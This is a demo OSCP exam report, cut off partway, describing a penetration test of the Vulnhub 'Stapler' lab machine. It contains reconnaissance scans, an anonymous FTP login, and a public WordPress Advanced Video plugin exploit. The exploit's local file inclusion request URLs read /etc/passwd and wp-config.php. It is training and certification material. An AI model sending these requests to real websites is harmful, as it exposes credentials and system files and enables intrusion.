

---

# Offensive Security Certified Professional Exam Report\_DEMO

OSCP Exam Report\_DEMO

student@gmail.com, OSID: 12345

2021-05-30

# Contents

<b>1</b>	<b>Offensive Security OSCP Exam Report_DEMO</b>	<b>3</b>
1.1	Introduction . . . . .	3
1.2	Objective . . . . .	3
1.3	Requirement . . . . .	3
<b>2</b>	<b>High-Level Summary</b>	<b>4</b>
2.1	Recommendations . . . . .	4
<b>3</b>	<b>Methodologies</b>	<b>5</b>
3.1	Information Gathering . . . . .	5
3.1.1	Nmap-Initial . . . . .	5
3.1.2	Nmap-Full . . . . .	7
3.1.3	Nikto for port 12380 . . . . .	10
3.1.4	Fuff . . . . .	11
3.2	Penetration . . . . .	11
3.2.1	Service Enumeration: . . . . .	12
3.2.2	Poking the website . . . . .	12
3.3	Gaining Shell . . . . .	18
3.4	Privilege Escalation . . . . .	22
3.5	Proof File: . . . . .	23
3.5.1	Root . . . . .	23
<b>4</b>	<b>Maintaining Access</b>	<b>24</b>
<b>5</b>	<b>House Cleaning:</b>	<b>25</b>

# **1 Offensive Security OSCP Exam Report\_DEMO**

## **1.1 Introduction**

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## **1.2 Objective**

The objective of this assessment is to perform an internal penetration test against the Vulnhub machine. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## **1.3 Requirement**

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walk through and detailed outline of steps taken
- Each finding with included screenshots, walk through, sample code, and proof.txt if applicable.
- Any additional items that were not included

## 2 High-Level Summary

I was tasked with performing an internal penetration test towards Vulnhub Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the Stapler. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. Stapler was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

**Stapler(10.10.10.110)** - WordPress Plugin Advanced Video 1.0 - Local File Inclusion

### 2.1 Recommendations

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

## 3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

### 3.1 Information Gathering

#### 3.1.1 Nmap-Initial

```
# Nmap 7.80 scan initiated Fri May 28 22:54:58 2021 as: nmap -sC -sV -vv -Pn -oA nmap/initial
↔ 10.10.10.110
Nmap scan report for 10.10.10.110
Host is up, received arp-response (0.00034s latency).
Scanned at 2021-05-28 22:54:58 PDT for 54s
Not shown: 992 filtered ports
Reason: 992 no-responses
PORT      STATE SERVICE      REASON          VERSION
20/tcp    closed ftp-data  reset ttl 64
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.10.101
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
```

```
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQDc/xrBbi5hixT2B19dQilbbrCaRllRyNhtJcOzE8x0BMlow9I80RcU7DtajyqiXXEwHRavQd0+/C
| 256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNQB5n5kAZPIyHb9LVx1aU0fyOXMPublpmb8DRjnP8tVIafLIWh54w
| 256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ9wvrf4tkFMApswOmWKpTymFjkaiIoie4QD0RWOYnny
53/tcp open domain syn-ack ttl 64 dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp open http syn-ack ttl 64 PHP cli server 5.5 or later
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: 404 Not Found
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp open doom? syn-ack ttl 64
| fingerprint-strings:
| NULL:
| message2.jpgUT
| QWux
| "DL[E
| #;3[
| \xf6
| u([r
| qYQq
| Y_?n2
| 3&M~{
| 9-a)T
| L}AJ
|_ .npy.9
3306/tcp open mysql syn-ack ttl 64 MySQL 5.7.12-0ubuntu1
| mysql-info:
| Protocol: 10
| Version: 5.7.12-0ubuntu1
| Thread ID: 45
| Capabilities flags: 63487
| Some Capabilities: ODBCClient, Support41Auth, SupportsCompression, InteractiveClient,
↪ SupportsTransactions, LongPassword, SupportsLoadDataLocal, IgnoreSigpipes, FoundRows,
↪ ConnectWithDatabase, Speaks41ProtocolOld, LongColumnFlag, Speaks41ProtocolNew,
↪ IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsMultipleResults,
↪ SupportsMultipleStatements, SupportsAuthPlugins
| Status: Autocommit
| Salt: ,\x0F\x04\x03E%%Z\x12\x01JU\x01RJ\x12\x7F[i]
|_ Auth Plugin Name: mysql_native_password
1 service unrecognized despite returning data. If you know the service/version, please submit
↪ the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
Host script results:
|_clock-skew: mean: 5h08m17s, deviation: 34m37s, median: 5h28m16s
| nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| RED<00> Flags: <unique><active>
| RED<03> Flags: <unique><active>
| RED<20> Flags: <unique><active>
```

```

| \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| WORKGROUP<00>                  Flags: <group><active>
| WORKGROUP<1d>                  Flags: <unique><active>
| WORKGROUP<1e>                  Flags: <group><active>
| Statistics:
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 21393/tcp): CLEAN (Timeout)
| Check 2 (port 31935/tcp): CLEAN (Timeout)
| Check 3 (port 39466/udp): CLEAN (Failed to receive data)
| Check 4 (port 48496/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
| Computer name: red
| NetBIOS computer name: RED\x00
| Domain name: \x00
| FQDN: red
|_ System time: 2021-05-29T12:23:32+01:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-05-29T11:23:32
|_ start_date: N/A

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri May 28 22:55:52 2021 -- 1 IP address (1 host up) scanned in 54.05 seconds

```

### 3.1.2 Nmap-Full

```

# Nmap 7.80 scan initiated Fri May 28 22:56:08 2021 as: nmap -sC -sV -vv -p- -Pn -oA nmap/full
↪ 10.10.10.110
Nmap scan report for 10.10.10.110
Host is up, received arp-response (0.00079s latency).
Scanned at 2021-05-28 22:56:08 PDT for 155s
Not shown: 65523 filtered ports
Reason: 65523 no-responses
PORT      STATE SERVICE      REASON      VERSION
20/tcp    closed ftp-data  reset ttl 64

```

```
21/tcp    open    ftp          syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.10.101
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open    ssh          syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQDc/xrBbi5hixT2B19dQilbbrCarllRyNhtJcOzE8x0BMlow9I80RcU7DtajyqiXXEwHRavQd0+/c
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNQB5n5kAZPIyHb9lVx1aU0fyOXMPUblpmB8DRjnP8tVIafLIWh54w
|   256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ9wvrF4tkFMApsw0mWKpTymFjkaiIoie4QD0RW0YnnY
53/tcp    open    domain      syn-ack ttl 64 dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp    open    http        syn-ack ttl 64 PHP cli server 5.5 or later
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
123/tcp   closed ntp          reset ttl 64
137/tcp   closed netbios-ns  reset ttl 64
138/tcp   closed netbios-dgm reset ttl 64
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp   open  doom?       syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_     .npy.9
```



```
3306/tcp open  mysql      syn-ack ttl 64 MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 47
|   Capabilities flags: 63487
|   Some Capabilities: LongColumnFlag, LongPassword, IgnoreSigpipes, SupportsLoadDataLocal,
↪ IgnoreSpaceBeforeParenthesis, Support41Auth, Speaks41ProtocolNew, ODBCClient,
↪ InteractiveClient, ConnectWithDatabase, FoundRows, SupportsCompression,
↪ SupportsTransactions, Speaks41ProtocolOld, DontAllowDatabaseTableColumn,
↪ SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: .l-T`@\x0E&`j~#A\x01\x07\x13\x1F4\x01'
|_ Auth Plugin Name: mysql_native_password
12380/tcp open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit
↪ the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
Host script results:
|_clock-skew: mean: 5h08m15s, deviation: 34m37s, median: 5h28m14s
| nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   RED<00>          Flags: <unique><active>
|   RED<03>          Flags: <unique><active>
|   RED<20>          Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>    Flags: <group><active>
|   WORKGROUP<1d>    Flags: <unique><active>
|   WORKGROUP<1e>    Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21393/tcp): CLEAN (Timeout)
|   Check 2 (port 31935/tcp): CLEAN (Timeout)
|   Check 3 (port 39466/udp): CLEAN (Failed to receive data)
|   Check 4 (port 48496/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\x00
|   Domain name: \x00
|   FQDN: red
|_ System time: 2021-05-29T12:26:21+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2021-05-29T11:26:21
|_ start_date: N/A
```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Fri May 28 22:58:43 2021 -- 1 IP address (1 host up) scanned in 154.98 seconds

### 3.1.3 Nikto for port 12380

```
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.110
+ Target Hostname:    10.10.10.110
+ Target Port:        12380
-----
+ SSL Info:           Subject: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are
↳ you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put
↳ here./CN=Red.Initech/emailAddress=pam@red.localhost
                        Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                        Issuer: /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are
↳ you meant to put here?/O=Initech/OU=Pam: I give up. no idea what to put
↳ here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2021-05-28 23:10:28 (GMT-7)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↳ content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
line: /admin112233/
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
line: /blogblog/
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '10.10.10.110' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
↳ the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
```

```
+ 8208 requests: 1 error(s) and 13 item(s) reported on remote host
+ End Time:          2021-05-28 23:13:34 (GMT-7) (186 seconds)
-----
+ 1 host(s) tested
```

### 3.1.4 Fuff

```
ffuf -c -u https://10.10.10.110:12380/blogblog/FUZZ -w /opt/wordlist/medium.txt
-----
:: Method          : GET
:: URL             : https://10.10.10.110:12380/blogblog/FUZZ
:: Wordlist        : FUZZ: /opt/wordlist/medium.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout        : 10
:: Threads        : 40
:: Matcher        : Response status: 200,204,301,302,307,401,403,405
-----
wp-content          [Status: 301, Size: 336, Words: 20, Lines: 10]
wp-includes         [Status: 301, Size: 337, Words: 20, Lines: 10]
wp-admin            [Status: 301, Size: 334, Words: 20, Lines: 10]
.htaccess           [Status: 403, Size: 308, Words: 22, Lines: 12]
.htpasswd           [Status: 403, Size: 308, Words: 22, Lines: 12]
wp-admin            [Status: 301, Size: 334, Words: 20, Lines: 10]
:: Progress: [239381/239381] :: Job [1/1] :: 4203 req/sec :: Duration: [0:01:39] :: Errors: 0
↵ ::
```

## 3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to Knife.

**System IP: 10.10.10.110(Stapler)**

**Vulnerability Exploited : WordPress Plugin Advanced Video 1.0 - Local File Inclusion**

**System Vulnerable : 10.10.10.110(Stapler)**

**Vulnerability Explanation : The WordPress Plugin Advanced Video 1.0 - Local File Inclusion which was used to obtain low level shell on the machine by viewing the sensitive passwords.**

**Privilege Escalation Vulnerability : Sudo access to local user**

**Vulnerability fix : By updating the Plugin to the latest patch and for privilege escalation its not recommended to give sudo access to the local users**

**Severity Level : Critical**

### 3.2.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.110	<b>TCP:</b> 22,21,53,80,139,666,3306, 12380\

### 3.2.2 Poking the website

First we need to find-out what is there in port 21 before poking around the website since there might be important file left by mistake.


```
→ ftp 10.10.10.110
Connected to 10.10.10.110.
Name (10.10.10.110:i7z3r0): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> dir
-rw-r--r--    1 0          0          107 Jun 03  2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
```

It seems like we have a little note here in FTP. Lets find out what we have over there in that note. By checking the note we have no idea what that is all about.

```
→ cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done,
→
```

**Figure 3.1:** 01-FTP.png

By going to the website we dont have anything interesting. And even the page doesnt exist at all apart from some default page.

**Figure 3.2:** 02-web.png

But however while checking the website we see one more website under the port 12380. While scanning the site with nikto we found that the site is using SSL Connection along with the wordpress blog called /blogblog

```
+ Uncommon header 'x-strict-transport-security' found, with contents: Something doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to r
+ No CGI Directories found (use '-C all' to force check all possible dirs)
line: /admin112233/
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code
line: /blogblog/
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (2
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '10.10.10.110' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.46). Apache 2
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
```

**Figure 3.3:** 03-blogblog.png

By checking the website we see there seems to be a blog site and also found that there is one possible user called John.




Figure 3.4: 115-web.png

Lets try to view wp-content and upload things. By checking seems like we have newly installed plugins. Lets go there and try to check what we are dealing with.





Figure 3.5: 120-wp-content.png

By checking the plugins it seems like we have newly installed video plugin on the wordpress site.



**Figure 3.6:** 125-video plugin.png

Lets check if there are any known vulnerabilities in this plugin. By searching the searchsploit we found one which is interesting.



**Figure 3.7:** 130-searchsploit.png

Lets check the code and check what this is all about. By seeing the code seems like there is a vulnerability in ave\_publishPost&title. Before we run the code we need to modify few things like website links and wordpress folder.

```
url = "https://10.10.10.110:12380/blogblog/" # insert url to wordpress
```

**Figure 3.8:** 135-Python exploit.png

We get error by running the code stating there is an issue in ssl. By doing some google search we found that import ssl, ssl.\_create\_default\_https\_context = ssl.\_create\_unverified\_context in to the code.

```

→ python2.7 39646.py
Traceback (most recent call last):
  File "39646.py", line 43, in <module>
    objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomID)
&term=rnd&thumb=../wp-config.php')
  File "/usr/lib/python2.7/urllib2.py", line 154, in urlopen
    return opener.open(url, data, timeout)
  File "/usr/lib/python2.7/urllib2.py", line 429, in open
    response = self._open(req, data)
  File "/usr/lib/python2.7/urllib2.py", line 447, in _open
    '_open', req)
  File "/usr/lib/python2.7/urllib2.py", line 407, in _call_chain
    result = func(*args)
  File "/usr/lib/python2.7/urllib2.py", line 1248, in https_open
    context=self._context)
  File "/usr/lib/python2.7/urllib2.py", line 1205, in do_open
    raise URLError(err)
urllib2.URLError: <urlopen error [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed (_ssl.c:727)>

```

**Figure 3.9:** 140-python error.png

Edited the exploit with the code mentioned and lets run the code.

```

0
7 import ssl
8
9 ssl._create_default_https_context = ssl._create_unverified_context
0
1 url = "https://10.10.10.110:12380/blogblog/" # insert url to wordpress
2
3 randomID = long(random.random() * 1000000000000000000L)
.

```

**Figure 3.10:** 145-SSL error.png

Didnt get any output after running the exploit but however there is a path mentioned to put the path of the file. [https://10.10.10.110:12380/blogblog/wp-admin/admin-ajax.php?action=ave\\_publishPost&title=random&short=1&term=1&thumb=/etc/passwd](https://10.10.10.110:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=/etc/passwd)  
 Lets try to put file path as /etc/passwd and check if we can get anything out of it. While running the /etc/passwd we are getting the page link and thats it.



**Figure 3.11:** 150-Link Run.png

By checking the site and found that there is a png file created on the blog page. While checking the same going to uploads we found that there is a jpeg file being uploaded to the uploads folder.



